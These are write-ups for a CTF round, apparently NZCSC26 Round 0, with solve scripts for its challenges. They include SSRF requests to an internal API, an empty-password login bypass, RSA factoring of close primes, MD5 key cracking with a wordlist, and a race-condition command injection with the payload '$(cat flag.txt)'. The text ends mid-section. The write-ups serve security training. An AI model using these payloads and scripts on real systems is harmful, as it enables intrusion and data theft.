CYBER SECURITY CHALLENGE


NZCSC26 Round 0 Writeups

1 - Missing Packet

The page body hints at a "missing packet" hidden within the page. Right clicking and selecting view page source reveals the following element with its "display" attribute set to "none":


```
<pre style="display:none" id="internal-tree">
nzcsc/
├── ttl_b2a8e/
│   ├── hdr_81367c/
│   │   ├── byte_7af59/
│   │   ├── pkt_1e655b/
│   │   ├── route_cca09b/
│   │   ├── retx_00e5f0/
│   │   │   └── flag.txt
│   │   └── syn_13988/
│   ├── ack_78728/
│   ├── frag_80ea2/
│   ├── win_06430/
│   └── win_a6d9841/
├── flow_e3781/
├── frame_d01fd/
├── rtt_cc6ebb4/
└── ttl_f8d053/
</pre>
```

Using the file tree as guidance, browsing to `ttl_b2a8e/hdr_81367c/retx_00e5f0/flag.txt` reveals the flag:




2 - Unlogged Signal


This challenge shows a collection of cipher texts using a symbol substitution cipher. The curly brackets in the message at 23:04 sugest the flag is part of the message, and also allow placing the letters N, Z, C, and S due to the known flag format (NZCSC{}).



The rest of the challenge can be solved by identifying words that must contain certain missing letters. For example this message likely ends with "common channels", unlocking the letters M, H, E, and L.




After unlocking all the letters for the message containing the flag, the challenge is solved.



3 - Meltdown

The challenge description hints at something to do with sensors and the reactor overheating. Looking a the temperature logs some anomalies can be identified. In celcius mode these are within range to be ASCII represented as decimal:



Pressure kPa | Coolant Flow LPM | Core Temp °F/°C | Pump Speed RPM

TIMESTAMP	TAG	CORE TEMP (°C)
2026-08-19 06:00:01	RCS-T101	305.6 °C
2026-08-19 06:00:31	RCS-T102	306.1 °C
2026-08-19 06:01:01	RCS-T103	304.7 °C
2026-08-19 06:01:31	RCS-T104	303.0 °C
2026-08-19 06:02:01	RCS-T105	303.9 °C
2026-08-19 06:02:31	RCS-T106	306.5 °C
2026-08-19 06:03:01	RCS-T107	307.2 °C
2026-08-19 06:03:31	RCS-T108	306.8 °C
2026-08-19 06:04:01	RCS-T109	305.4 °C
2026-08-19 06:04:31	RCS-T110	306.8 °C
2026-08-19 06:05:01	RCS-T111	306.3 °C
2026-08-19 06:05:31	RCS-T112	303.5 °C
2026-08-19 06:06:01	RCS-T113	306.0 °C
2026-08-19 06:06:31	RCS-T114	304.4 °C
2026-08-19 06:07:01	RCS-T115	304.0 °C
2026-08-19 06:07:31	RCS-T116	78.0 °C
2026-08-19 06:08:01	RCS-T117	306.4 °C
2026-08-19 06:08:31	RCS-T118	303.5 °C

By clicking "load more" until all the entries are loaded, the flag can be recovered

```
with open('temps.txt') as f:
    temps = [line.split('\x09')[2].split(' ')[0] for line in f.readlines()]

flag_decimal = [temp for temp in temps if float(temp) < 300]

flag_ascii = [chr(int(temp.split('.')[0])) for temp in flag_decimal]

print(''.join(flag_ascii))
```

4 - Internal API

Browsing to the challenge instance displays an OpenAPI spec for a URL fetching service.

The first route of interest is `/login` which discloses the username and password *nzcscdev:ctf2026*:


```
"/login": {
      "post": {
        "summary": "Log in with username and password",
        "requestBody": {
          "required": true,
          "content": {
            "application/json": {
              "schema": {
                "type": "object",
                "properties": {
                  "username": {
                    "type": "string",
                    "example": "nzcscdev"
                  },
                  "password": {
                    "type": "string",
                    "example": "ctf2026"
                  }
                }
              }
            }
          }
        },
        "responses": {
          "200": {
            "description": "Returns a Bearer token \u2014 use it in all further
requests"
          },
          "401": {
            "description": "Invalid credentials"
          }
        }
      }
    }
```

Sending the username and password to the `/login` endpoint grants a Bearer token:

```
POST /login HTTP/1.1
Host: localhost:8000
Content-Type: application/
Content-Length: 46

{
     "username":"nzcscdev",
     "password":"ctf2026"
}
```

```
HTTP/1.1 200 OK
date: Tue, 08 Sep 2026 05:52:11 GMT
server: uvicorn
content-length: 232
content-type: application/json

{
     "token":
     "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJuemNzY2RldiIsImV4cCI6MTc4ODg3NTUzMn0.dNsnynkbzAG_PhS22-8Wc8jdJXkUf9ErWGQoKZLzUkM",
     "token_type":"Bearer",
     "note":
     "Use this token in the Authorization header for all requests."
}
```

The second interesting route is `/challenge`, this can be requested using the Bearer token. The respnse discloses an internal API at http://internal-api:

```
"/challenge": {
      "get": {
        "summary": "Read the challenge briefing and objective",
        "security": [{ "BearerAuth": [] }],
        "responses": {
          "200": { "description": "Returns challenge title, description, objective, hint and points" },
          "401": { "description": "Missing or invalid token" }
        }
      }
    }
```

The final route of interest is `/fetch`:

```
"/fetch": {
      "post": {
        "summary": "Fetch a remote resource by URL",
        "description": "Accepts a URL and retrieves its content server-side. Intended for fetching external reports and resources.",
        "security": [
          {
            "BearerAuth": []
          }
        ],
        "requestBody": {
          "required": true,
          "content": {
            "application/json": {
              "schema": {
                "type": "object",
                "properties": {
                  "url": {
                    "type": "string",
                    "example": "https://example.com"
                  }
```

```
                }
              }
            }
          }
        },
        "responses": {
          "200": {
            "description": "Returns status code, content type, and body of the
fetched resource"
          },
          "401": {
            "description": "Missing or invalid token"
          },
          "502": {
            "description": "Failed to fetch the given URL"
          }
        }
      }
    }
```


The description of the fetch route says it "accepts a URL and retrieves its content server-side". This is interesting because the server may be able to access URLs on its internal network that cannot be reached directly.

Providing the internal API URL to the `/fetch` endpoint shows a directory listing including the path `/secret`:


```
POST /fetch HTTP/1.1
Host: localhost:8000
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJuemN
zY2RldiIsImV4cCI6MTc4ODg3NTM5OX0.o785GfZbNjR6Tt4x0-n
9UQIDE5712-vXc6y6V9zmPf8
Content-Type: application/json
Content-Length: 31

{
    "url":"http://internal-api"
}
```



```
HTTP/1.1 200 OK
date: Tue, 08 Sep 2026 05:54:52 GMT
server: uvicorn
content-length: 177
content-type: application/json

{
    "status_code":200,
    "content_type":"application/json",
    "body":
    "{\"endpoints\":[\"/health\",\"/secret\"],\"ser
    vice\":\"NZCSC API\",\"status\":\"running\",\"v
    ersion\":\"1.0.0\"}\n"
}
```


Then a POST to `/fetch` can be used with the url "http://internal-api/secret" to retrieve the flag:


```
POST /fetch HTTP/1.1
Host: localhost:8000
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJuemN
zY2RldiIsImV4cCI6MTc4ODg3NTM5OX0.o785GfZbNjR6Tt4x0-n
9UQIDE5712-vXc6y6V9zmPf8
Content-Type: application/json
Content-Length: 38

{
    "url":"http://internal-api/secret"
}
```



```
HTTP/1.1 200 OK
date: Tue, 08 Sep 2026 05:55:22 GMT
server: uvicorn
content-length: 177
content-type: application/json

{
    "status_code":200,
    "content_type":"application/json",
    "body":
    "{\"classified\":true,\"flag\":\"NZCSC{ssrf_1nt
    3rn4l_s3rv1c3_l34k}\",\"message\":\"Internal cr
    edentials store.\"}\n"
}
```

5 - Primetime

This is a "weak N" challenge. Since `q` is calculated as the next prime after `p` it means that `p` and `q` will be "relatively" close together. Therefore `p ^ 2 ~= N` and by taking the square root of `N` we get a number that is pretty close to `p`.

The solve script takes the square root of `N` and then works backwards until `p` is found. Then it continues with standard RSA decryption math to decrypt the ciphertext.

```
from gmpy2 import iroot # pylint: disable=E0611 # type: ignore

from Crypto.Util.number import long_to_bytes

flag_enc =
0xb034f84783c2ac5fe24ffd48619e83404a6eac360d5ddf3d226cab4e016faed7f6db98a7741ec5727b
82f50c3b12d5c61ce28102beb6a16fc834ec98a7f418014646388ce192bb5c128f29ff4d1cf57de83a86
216e7860e5b84223fb9c86a2b64cdc2ec26861ee6f6abb8096e8f8a2ba0037725a6043c5533bb80f3cf8
62266e6aba45ef617e8b729539d439b470678fbed5214c47ddf2863274fb0efd1c859bb08ce509342495
9ec048460c9ab1f2a7b85d9c28c80dff49b996c7fb807c04ca71111221ba0a4c27d4a8ccdb130fe9b67d
0ab123e2ac21d8c75a90b6dfe7de3a0f2b8ee7722f2d12860904edd485a94bd9adbfafb8dab42217cf63
948648a3f51d10114bf8cbbee606b41bad2a360706692e98c10a610667a7c2c32d0d03ce8e749fda9b60
81504eb0d39a23cde3a009854283434b7ce42794c9315468371f11fe344066b56064bd59961742135f74
3b93602fb64d69ac5728f81071662ace803fca54d4cde00f377d7048bdb7cc3a8547319f63bb73d5120e
a0ecf11b1ece42afd9152524a19c54db5d7f8ee2f3be0c73fa3d6752fb54fb93d0ba70da363414cb9508
152996847c24c73d5b19ef7b55049aa17439755d80da5c10cb0f9f7633a95eb8c7f2a17b090996031570
ad4fcf2a30a8e0a8aba7d303fd20f8928f54ba8e0553130df3a54d6138a3ba985f54b2d68344754e33ac
978b850d00fcb6ab9
N =
0x628e7ba15c731f0e1496bc7ffabfb7a47bd93eabdf9339fe2f71caef8f84671dcb4d57641ae2426efb
1690d11f0eab21262acb4f4883b5beb40419f165acf1bd5f5be327e61ffd6119ea8f016ebebe1531f978
8fd7e6d4b2b55d658ff2ca419fcf6fc51c5c1b2cbbb42331440267d8ca2235f498f1bbca5aaa2cad1d8b
f121dae5f8744d7fbf30cf490a77a2f644ba9fd2f9e92eb168b9ca51639b5594e1c86ff1d3d26d11a0d0
34d4437f4129eea311eb9f615a6f50a20cecce66c5b5537ec2fd0a72bb03344a253e5e6f32b4185a100f
3ef974350078cec01d780c3dd82fc6d5ae06764fb6dfab7dbfcce98eaf3324e58fe3ebd3da6e48b2bbaa
e65f3d58ff8ea16901761a5f64815929e1841a250d91912972b6906b01104c5b1f200d7fd31b60d4fafb
4bbcc9d9e6e2333c1f7b4df1e16f2db51f146375c836e4fffc2bb0c2ff3e03816403c3301fba3c35786b
ddc2fde11543cb2d5f595b82eeae7b4a3fed453f7920daaa57f8ec193890eab5ab35f85d3915c11855e6
b720ffc339d3effa7c81a5f101789c817f9e4c9af53eabe20025e4c3553f398df0f2ca23f60d5fff97e2
08e86f5e5bc0e1a62596780fa67d8802533167f3dc7dfe83625ff12d57098530a4eb21fa391824fc05da
883c70b499373223de2858a060ab36e657777a5f5e4b5bba6c710e9858d4ce3b3cc16e88cc8df053c136
67b8f137f4e526876b
e = 0x10001

q_guess = int(iroot(N, 2)[0])
while True:
    if N % q_guess != 0:
        q_guess += 2
        continue
    break
```

```
q = q_guess
p = N // q
phi = (p - 1) * (q - 1)
e = 0x10001

d = pow(e, -1, phi)

flag_int = pow(flag_enc, d, N)

flag = long_to_bytes(flag_int)
print(flag)
```

6 - Shopping Spree

In `app.py` there is a snippet that appears correct, but actually has a fatal logic flaw.

```
# app.py (line 65)
assert username, password

# Which is shorthand syntax for:
if not username:
    raise AssertionError(password)
```

The author appeared to want to check if `username` and `password` where both set, however they are actually only checking if `username` is set.


By sending a post request with a empty or missing password, it is possible to bypass authentication on the `/login` endpoint and login as the `admin` user. Then you can visit the shop and see the flag.

Full solve script:

```
import requests

URL = 'https://chall06.r0.nzcsc.org.nz'

s = requests.Session()
res = s.post(
    f'{URL}/login',
    data=dict(username='admin'),
)
assert res.status_code == 200
res = s.get(f'{URL}/shop')
print(res.text)
```

7 - Reinventing the Wheel

Opening the challenge files reveal an AES scheme containing several flaws that make the challenge possible:



- The file format is known (png) which is also known to have a constant header and relatively constant footer
- The padding scheme and file size are known which means we can determine the exact footer
- The password used as the key is weak
- MD5 is relatively weak and efficient to crack

The key to solving this is in the first block where a known plaintext (the known header of a PNG file) is XOR'd with 2 keys to create a ciphertext which we know (the first 16 bytes of the encrypted file). Calculation of the first block of cipher text can be represented as: `PT[:16] ⊕ MD5(PT[-16:]) ⊕ MD5(key) = CT[:16]`. Because of the properties of XOR (https://cryptohack.org/courses/intro/xor1/), the equation can be rearranged to `PT[:16] ⊕ MD5(PT[-16:]) ⊕ CT[:16] = MD5(key)` to solve for the MD5 hash of the key, which if weak, could be cracked.

The first 16 bytes of plaintext are easy given the file is a PNG, the header is always `89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52`. The first 16 bytes of ciphertext are also known as they are the first 16 bytes of the encrypted file provided in the challenge: `f6 12 45 e4 97 d5 94 dd d7 78 bb e5 8d 3e e5 21`. The final piece is calculating the MD5 hash of the last plaintext block.

PNG files also have a known footer: `00 00 00 00 49 45 4E 44 AE 42 60 82`, however this is not quite 16 bytes. If we are lucky the final block won't contain any image data, only footer and padding. We are provided the padding scheme (PKCS#7) and the original file size of 5276B. This can be used to calculate the final block by dividing 5276 by 16 and getting a remainder of 12. This means the final block contains 12 bytes of footer and 4 bytes of PKCS#7 padding: `00 00 00 00 49 45 4E 44 AE 42 60 82 04 04 04 04`. Finally, MD5(key) can be recovered which can be cracked with hashcat to recover the AES password `impossible2guess`. The rest of the blocks can then be decrypted with `impossible2guess` as the key and the first block of ciphertext as the IV:

```
import hashlib
from pathlib import Path
```

```python
from Crypto.Cipher import AES


def xor(a: bytes, b: bytes):
    return bytes([x^y for x,y in zip(a, b, strict=True)])


ct = Path('./flag.enc').read_bytes()

ct_first_block = ct[:16]
pt_first_block = b'\x89PNG\x0D\x0A\x1A\x0A\x00\x00\x00\x0DIHDR'

# image_size = 5276
image_size = len(ct)
padding_len = 16 - (image_size % 16)

pt_last_block = b'\x00'*4 + b'IEND' + b'\xae\x42\x60\x82' + b'\x04'*4
pt_last_block_md5 = hashlib.md5(pt_last_block).digest()

key_md5 = xor(xor(pt_last_block_md5, pt_first_block), ct_first_block)
ic(key_md5.hex())

key: bytes | None = None
with open('./rockyou.txt', 'rb') as fh:
    while True:
        line = fh.readline()
        if not line:
            break
        line = line.strip()
        check = hashlib.md5(line).digest()
        if check == key_md5:
            key = line
            break
assert key

pt = pt_first_block
for i in range(16, len(ct), 16):
    prev_ct_block = ct[i-16:i]
    ct_block = ct[i:i+16]
    pt_block_xor = AES.new(key=key, mode=AES.MODE_ECB).decrypt(ct_block)
    pt_block = xor(pt_block_xor, prev_ct_block)
    pt += pt_block

Path('flag.png').write_bytes(pt)
```

Opening the image reveals the flag: `NZCSC{TH3_B3G1NN1NG_0F_TH3_IEND}`

8 - Tuitoc

Tuitoc is a "time of check, time of use" style challenge. The global variable `bird_song_host` is used inside a worker thread, however it is modified outside that thread, before the filtering checks are done.

```
# This line is the issue as it sets the global bird_song_host before even checking
the filtering which can affect any running workers that use it
bird_song_host = input("Please enter the hostname of the host you want to send a
bird song too (e.g. google.com) > ").strip()
for c in bird_song_host:
    if c not in "abcdefghijklmnopqrstuvwxyz0123456789.":
        print(f"'{c}' is not allowed - naughty naughty")
        return
```

Command injection is used to cat the flag (which is possible because `shell=True` is passed to `subprocess.run`)

```
running_task = subprocess.run(command, shell=True, capture_output=True, text=True,
check=False)
```


The full solve script sends two requests in quick succession and the second contains the command injection payload.

```
#!/usr/bin/env python3
from pwn import * # type: ignore

# io = remote("localhost", 10016)
io = remote("pwn.r0.nzcsc.org.nz", 10008)

context.log_level = "debug"

# Send a benign request
io.sendlineafter(b"> ", b"1")
io.sendlineafter(b"> ", b"dummyhost.com")
io.sendlineafter(b"> ", b"9")

# Trigger the race condition
io.sendlineafter(b"> ", b"1")
io.sendlineafter(b"> ", b"$(cat flag.txt)")

# Wait a bit
time.sleep(2)

# Get the logs
io.sendlineafter(b"> ", b"2")

# Quit
```

```
output = io.sendlineafter(b"> ", b"3")

# Find the flag
flag_regex = re.compile(rb"NZCSC{.*}")
flag_match = flag_regex.search(output)
if not flag_match:
    error(output)
    raise Exception("Could not find flag in output")
flag = flag_match.group()
success(f"{flag=}")
```

9 - Jason's Template

Opening the challenge shows a JWT generator, decoder, and resolver that supports private claims:



Decoding a JWT that with a private claim reveals the claim is variablised in something that resembles a flask template variable. Also the header contains an RSA public key.

The weaknesses of this challenge are:

